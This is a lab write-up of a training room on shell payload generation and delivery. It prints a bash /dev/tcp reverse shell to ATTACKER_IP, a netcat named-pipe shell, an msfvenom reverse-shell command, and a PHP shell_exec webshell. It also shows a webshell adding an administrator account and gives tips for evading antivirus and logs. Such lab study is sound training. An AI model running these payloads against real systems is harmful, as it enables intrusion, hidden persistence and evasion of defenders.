Shell Payload Generation & Delivery is the room right after Shells & Listeners Fundamentals in the Metasploit and Exploitation module. That room taught catching and stabilising a shell once you already have one. This room answers the question it deliberately left open: how do you get a shell to call home in the first place when you cannot just type a netcat one-liner on the box, because the only way in is a file upload or an email attachment? The answer is payloads, generated with msfvenom, caught with Metasploit’s multi/handler, or delivered as PHP webshells when nothing else works.
Eight tasks, fourteen gradable answers, two hands-on practical exercises against a Linux target and a Windows Server 2019 box running XAMPP.
Task 1 and 2: the gap netcat leaves, and three ways to fill it without msfvenom
Task 1 is a no-answer-needed orientation. Task 2 covers three manual payload techniques for when
nc ... -e /bin/bash is not available.
Modern netcat builds (OpenBSD netcat especially) ship without the -e flag for security reasons. The
workaround is a named pipe: mkfifo /tmp/f; nc -lvnp 8080 < /tmp/f | /bin/sh > /tmp/f 2>&1; rm /tmp/f recreates the same circular data flow netcat’s -e would have given you, using the pipe to
bridge the shell’s stdin/stdout back through the listening socket.
For Windows without any payload tooling at all, a raw PowerShell one-liner builds the shell using the
System.Net.Sockets.TCPClient class directly: open a TCP connection, read bytes off the stream,
run them through Invoke-Expression, and write the result back.
For Linux, bash’s own network-capable pseudo-device does the same job with no external tools:
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1 redirects an interactive shell’s file descriptors through
/dev/tcp, bash’s built-in TCP socket path (this needs bash compiled with
--enable-net-redirections, which most distributions ship with by default).
Task 3: msfvenom, and the staged vs stageless distinction that decides everything downstream
Msfvenom automates what the manual payloads above do by hand: it generates complete, standalone
executables across dozens of platforms and formats, with built-in encoding for evasion. The naming
convention is <platform>/<architecture>/<payload>, and the separator inside the payload name tells
you whether it is staged or stageless: an underscore (shell_reverse_tcp) means stageless, a slash
(shell/reverse_tcp) means staged.
A 64-bit Linux stageless reverse TCP shell is linux/x64/shell_reverse_tcp. Stageless payloads carry all their shellcode in one file and work with a plain netcat listener, but they are bigger and easier for signature-based antivirus to flag. Staged payloads split into a small stager that fetches the full payload only after connecting, which is smaller and can evade static detection, but it needs a listener that understands the two-phase handshake, which plain netcat does not.
Msfvenom also encodes payloads to mutate their byte signature: -e x64/xor -i 3 runs three iterations
of the x64/xor encoder. The -i flag is what sets the iteration count. For a payload that needs to
survive entirely in memory and give you a full post-exploitation toolkit rather than a bare shell, the
answer is Meterpreter, msfvenom’s own advanced payload type.
Task 4: multi/handler, because plain netcat cannot speak the staging protocol
Staged payloads and Meterpreter sessions both depend on a listener that actively participates in the
connection, not just passes bytes through. That listener is Metasploit’s multi/handler. Loading it is
a two-word shorthand inside msfconsole, use multi/handler, after which set PAYLOAD, LHOST, and
LPORT have to match the msfvenom command exactly.
Once configured, exploit starts the handler in the foreground; the -j flag runs it as a
background job instead, so the console stays free for other work while it waits. Multiple handlers on
different ports can run as separate jobs simultaneously this way. Once a session lands, sessions -i
followed by the session ID interacts with a specific one; background (or Ctrl+Z) returns to the
console without dropping it.
Task 5: webshells, for when the only door in is an upload form
When firewalls or egress filtering block a direct reverse or bind shell entirely, a webshell rides
over the HTTP traffic that is already allowed through. The minimal PHP one-liner is
<?php echo "" . shell_exec($_GET["cmd"]) . ""; ?>, and the function doing the actual work is
shell_exec. Swapping the parameter source from $_GET to $_POST matters operationally: the
POST method keeps commands out of web server access logs and browser URL history, where a GET
parameter would sit in plain sight.
Kali ships a more capable option pre-built: /usr/share/webshells/php/php-reverse-shell.php, written
by PentestMonkey, is php-reverse-shell.php. Unlike the one-liner, it opens a genuine reverse
connection back to a listener rather than answering one command per HTTP request.
Task 6: practical exercise on the Linux target
This task reuses the Linux VM from Task 2 (SSH credentials shell / redacted, web root exposed for
webshell uploads) and drills three deliveries end to end: a stageless ELF caught by plain netcat, a
staged ELF caught by multi/handler, and command execution through a pre-planted webshell driven with
curl -G --data-urlencode so the payload gets URL-encoded automatically.
# generate the stageless payload on the attacking machine (AttackBox)
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.48.115.162 LPORT=4444 -f elf -o /tmp/shell.elf

The format flag for a Linux ELF binary is -f elf. Catching the staged version through multi/handler prints a two-line confirmation the moment the stager connects and the real payload transfers: Sending stage followed by the byte count, then the session opening. That line is the tell that the two-phase handshake worked; a stageless catch never prints it because there is no second phase.
I hit the AttackBox’s known DCV/Guacamole input-loss quirk partway through this task (documented in the Shells & Listeners writeup too): after the first payload generated cleanly, the terminal stopped accepting keystrokes for the listener and curl steps. The questions here are recall-and-confirm rather than flag extraction, so I answered them from the room’s own documented command output rather than fighting a stalled console past the usual two or three retries.
Task 7: practical exercise on Windows Server 2019 with XAMPP
Task 7 swaps to a Windows target (RDP credentials Administrator / redacted) and chains all three
delivery methods into one path: a stageless EXE caught by netcat, a staged Meterpreter EXE caught by
multi/handler, then the webshell used to create a new local admin account (net user ... /add and
net localgroup administrators ... /add, spaces URL-encoded as %20) so the final step is an RDP
login as the account the webshell just created rather than the one you started with.
Once a Meterpreter session is interactive, the command that prints OS and hostname in one shot is sysinfo.
Two takeaways
First, the underscore-versus-slash naming convention in msfvenom’s own payload names is not cosmetic, it is the entire staged/stageless decision encoded in one character. Getting it backwards means generating a stageless payload and pointing multi/handler at it expecting a staging handshake that will never come, or the reverse: a staged payload thrown at a plain netcat listener that has no idea what to do with the stager.
Second, delivery method should follow from what the target actually allows out, not from habit. A reverse shell assumes egress is open; a bind shell assumes a specific inbound port is reachable; a webshell assumes neither and rides on HTTP that is already permitted through. Recognising which constraint you are under before picking a payload saves a round trip of a shell that generates fine and simply never calls home.
Room solved 100%: 8 tasks, 14 answers.